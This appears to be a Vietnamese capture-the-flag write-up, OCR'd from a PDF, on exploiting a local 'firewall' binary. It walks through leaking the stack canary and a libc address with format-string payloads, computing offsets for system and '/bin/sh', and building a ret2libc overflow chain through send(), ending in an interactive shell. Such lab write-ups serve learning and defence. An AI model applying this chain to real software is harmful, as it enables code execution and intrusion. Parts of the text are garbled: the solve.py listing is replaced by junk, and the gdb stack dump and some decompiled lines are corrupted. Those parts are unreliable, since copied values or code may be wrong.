
Firewall

Chạy thử chương trình

Đọc yêu cầu



Như vậy đây là một bài thuộc dạng pwnable, mục tiêu là get shell Phân tích với lệnh checksec

```
(kali® kali) - [~/Desktop]
$ checksec firewall
[*] '/home/kali/Desktop/firewall'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
```

```
puts("C interactive firewall\n");
while (1)
  if (!v4)
    strcpy(v5, "[x]~> ");
  if (\vee 4 == 1)
    strcpy(v5, "[*]~> ");
  printf("%s", v5);
  if ( !(unsigned int)gets(&v5[6]) )
    break;
  printf(&v5[6]);
  putchar(10);
  if ( !strcmp(&v5[6], "connect") )
    puts("Opening a connetion to the firewall...");
    sleep(2u);
    v4 = 1;
    puts("Done.");
  if (!strcmp(&v5[6], "send") && v4 == 1)
    puts("Enter something that should be sent to the network to test the firewall");
    printf("Input: ");
    send();
    puts("Sent.");
  if (!strcmp(&v5[6], "send") && v4 != 1)
    puts("Connect first!");
return 0;
```

Ta có thể thấy là lệnh printf(&v5[6]) sẽ gây ra lỗi format string, lệnh gets(&v5[6]) sẽ gây ra lỗi buffer overflow, ngoài ra trong hàm send() cũng có lệnh gets(v1) có thể gây ra lỗi buffer overflow.

Phân tích với lệnh checksec phía trên, NX enable tức là chúng ta sẽ không thể dùng shellcode. Canary found đồng nghĩa với việc chúng ta cần dùng leak canary trước khi buffer overflow, điều này hoàn toàn có thể vì chương trình chạy trong vòng lặp while. Vì canary sẽ không thay đổi trong 1 lần chạy chương trình.

```
(kali⊗ kali)-[~/Desktop]
$ file firewall
firewall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dyna
mically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=
f3c8205e42fba83a9cea0af79f2da1e7fe1632a5, for GNU/Linux 3.2.0, not stri
pped
```

Phân tích với lệnh file, dynamic linking cho phép ta có thể ret2libc hoặc thực hiện ROPgadget trên libc, kết hợp với ROPgadget trên section .text bình thường. Tuy nhiên chúng ta cần chú ý đến cả 2 cơ chế là PIE enable và aslr.

Ở bài này mình chọn giải pháp là ret2libc, việc đầu tiên là phải leak được canary để bypass, chúng ta có thể sử dụng lỗi format string. Phân tích stack ở hàm main với gdb.

```
x/50xg $rsp
0x7fffffffde70: 0x0000000000000000
                                              0x203e7e5d785b0240
                  0x0000030064636261
                                              0x0000034000000340
                  0x0000034000000340
                                              0x0000034000000340
     fffffde90:
                  0x0000034000000340
                                              0x0000034000000340
                  0x0000034000000340
                                              0x0000034000000340
                  0×0000034000000340
                                              0x0000034000000340
                  0x0000034000000340
                                              0x0000034000000340
                  0x0000034000000340
                                              0x0000034000000340
                  0 \times 00000000000000000
                                              0 \times 00000000000000100
                  0×00000000000000000
                                              0 \times 00000000000000000
                  0x00000000000000000
                                              0x0000000000000000
                  0×00000000000000000
                                              0 \times 00000000000000000
                  0 \times 00000000000000000
                                              0 \times 00000000000000000
                  0 \times 00000000000000000
                                              0 \times 0000000000001001
                  0x0000555555554040
                                              0x000055555555548d
                  0×00000000000000000
                                              0 \times 00000000000000000
                                              0x00005555555550b0
                  0x0000555555555440
                                              0x321f6572a1019a00
                  0x00007fffffffe080
                                              0x00007fffff7e0cd0a
                  0x0000555555555440
                  0x00007fffffffe088
                                              0x00000001ffffe3a9
                  0x0000555555551a9
                                              0x00007fffffe0c8e9
                  0 \times 00000000000000000
                                              0x2a83f3ad8e6870f5
                  0x00005555555550b0
                                              0 \times 00000000000000000
                  0 \times 00000000000000000
                                              0 \times 00000000000000000
                                              0x7fd6b6c6bf6e70f5
      ffffdff0:
                  0x7fd6a6f899a870f5
         x $rbp
0x7ffffffffdf90: 0x0000555555555440
```

Rsp đang có giá trị là 0x7fffffffde70, rbp có giá trị là 0x7fffffffdf90, như vậy canary sẽ nằm ở ô nhớ có địa chỉ là 0x7fffffffdf88, tính toán offset để leak canary là (0x7fffffffdf88 - 0x7fffffffde70) / 8 + 6 = 41. Vậy payload để leak canary là "%41\$llx". (Vì 5 tham số đầu tiên sẽ được truyền trong thanh ghi nên offset của rsp bắt đầu từ 6)

Tiếp theo là để ret2libc, chúng ta cần leak được địa chỉ của 1 hàm và tìm được phiên bản libc chính xác. Vì bài này chạy trên máy tính cá nhân, nên version libc chính xác theo từng máy có thể dễ dàng tìm thấy. Đối với máy mình sử dụng version libc6-amd64_2.31-9_i386.

Đối với version libc6-amd64_2.31-9_i386, chúng ta có lần lượt offset của system, "/bin/sh" như sau.

libc6-amd64_2.31-9_i386 Download			
	Symbol	Offset	Difference
O	libc_start_main	0x026c20	0x0
0	system	0x048e50	0x22230
0	open	0x0eeb90	0xc7f70
0	read	0x0eee80	0xc8260
0	write	0x0eef20	0xc8300
0	str_bin_sh	0x18a156	0x163536

Tiếp theo là do cơ chế aslr, chúng ta cần leak được ít nhất 1 địa chỉ thuộc libc để tính toán, có rất nhiều cách để leak, ở bài này mình chọn cách đơn giản nhất là leak địa chỉ trả về của hàm main.

Sử dụng gdb, break ở hàm main và step tới bước leave, ta nhận thấy giá trị nằm trong return address của hàm main là

Giá trị return address của hàm main là libc_start_main + 234, libcc_start_main là một hàm thuộc libc, do đó ta có thể tính toán được địa chỉ của libc_start_main = main_function_return_address - 234, sau đó dựa vào offset của libc để tìm ra địa chỉ của system và /bin/sh. Main_function_return_address có thể dễ dàng được leak sử dụng formatstring y như canary với payload "%43\$llx".

Như vậy là gần như đã xong, tuy nhiên chúng ta còn thiếu một thứ, để hàm system("/bin/sh") có thể chạy ta cần đưa địa chỉ "/bin/sh" vào thanh ghi rdi. Để làm điều đó, vì đã leak được địa chỉ của libc base, nên mình thực hiện ROPgadget trên libc (nếu ROP trên .text thì phải leak một địa chỉ nền bên cơ chế PIE). Sử dụng tool ROPgadget trên version libc của máy, mình tìm được offset của câu lênh.

```
76848 0x0000000000027333 : pop rdi ; pop rbp
```

Một câu lệnh quá tuyệt vời để đưa địa chỉ của "/bin/sh" vào rdi. Vì cùng nằm trong libc nên ta có thể tính toán địa chỉ gadget dựa trên cùng stackbase với libc_start_main.

Vậy là chúng ta đã có đầy đủ công cụ để ret2libc. Tiếp theo là phần làm sao để buffer overflow, để lấy được shell thì chương trình cần phải return, tuy nhiên mình không tìm được cách để có thể ép hàm main phải return vì dòng lệnh vòng lặp while và điều kiện dùng từ hàm gets() cần trả về false.

```
puts( c interactive firewall(i) ),
while ( 1 )
{
   if ( !v4 )
      strcpy(v5, "[x]~> ");
   if ( v4 == 1 )
      strcpy(v5, "[*]~> ");
   printf("%s", v5);
   if ( !(unsigned int)gets(&v5[6]) )
      break;
```

Nên mình chuyển sang lợi dụng lỗ hồng buffer overflow ở hàm send

```
1   int64 send()
2 {
3   char v1[264]; // [rsp+0h] [rbp-110h] BYREF
4   unsigned __int64 v2; // [rsp+108h] [rbp-8h]
5   v2 = __readfsqword(0x28u);
7   gets(v1);
8   return check_input(v1);
9 }
```

May mắn thay, vì đều sử dụng canary ở vị trí fs:28h (mov rax, fs:28h) nên chúng ta có thể sử dụng canary đã leak được ở hàm main để bypass cho canary ở hàm send. Mình không thật sự rõ lắm ở phần này, chỉ là theo mình biết là như vậy, và khi debug chương trình chạy thử thì nó vẫn đúng.

Vậy toàn bộ phần source code sẽ hoạt động như sau

Ở vòng while đầu tiên của hàm main, leak canary

Ở vòng while thứ 2 của hàm main, leak main_function_ret_address, sau đó tính toán địa chỉ system, /bin/sh và gadget pop rdi.

Sử dụng lệnh connect và send để gọi hàm send và tiến hành buffer overflow.

Tính toán phần padding để buffer overflow ở hàm send.

```
0x555555555537c <send+26> lea rax, [rbp - 0x110]
0x5555555555383 <send+33> mov rdi, rax
0x5555555555386 <send+36> mov eax, 0
- 0x555555555538b <send+41> call gets@plt <gets@plt>
```

Lệnh gets(v1) ở hàm send được gọi với địa chỉ v1 là (rbp – 0x110). Từ đó tính toán được padding bao gồm: "G" * 264 + canary + "G" 8 + gadget_pop_rdi + bin_sh_address + system_address. Hàm check_input() của send sẽ loại các kí tự từ "A" -> "E" nên chúng ta sử dụng payload "G".

Full source code solve.py.

```
| Contragative | Cont
```

Kết quả:

```
(kali⊛kali)-[~/Desktop]
spython solve.py
[+] Starting local process './firewall': pid 4149
libc_start_main: 0x7f5e3c647c20
canary: 0xc495cc314147c400
[*] Switching to interactive mode
send
Enter something that should be sent to the network to test the firewall
 brave-browser.desktop
                                    linux server64
                           Postman
 b.txt
                          ROP2.txt
 core
                      ROP3.txt
 d
firewall
                          ROP.txt
                               solve.py
 geany.desktop
libc6-amd64_2.31-6_i386.so start-tor-browser.desktop
'libc6-amd64_2.31-9_i386 (1).so' thunderbird
```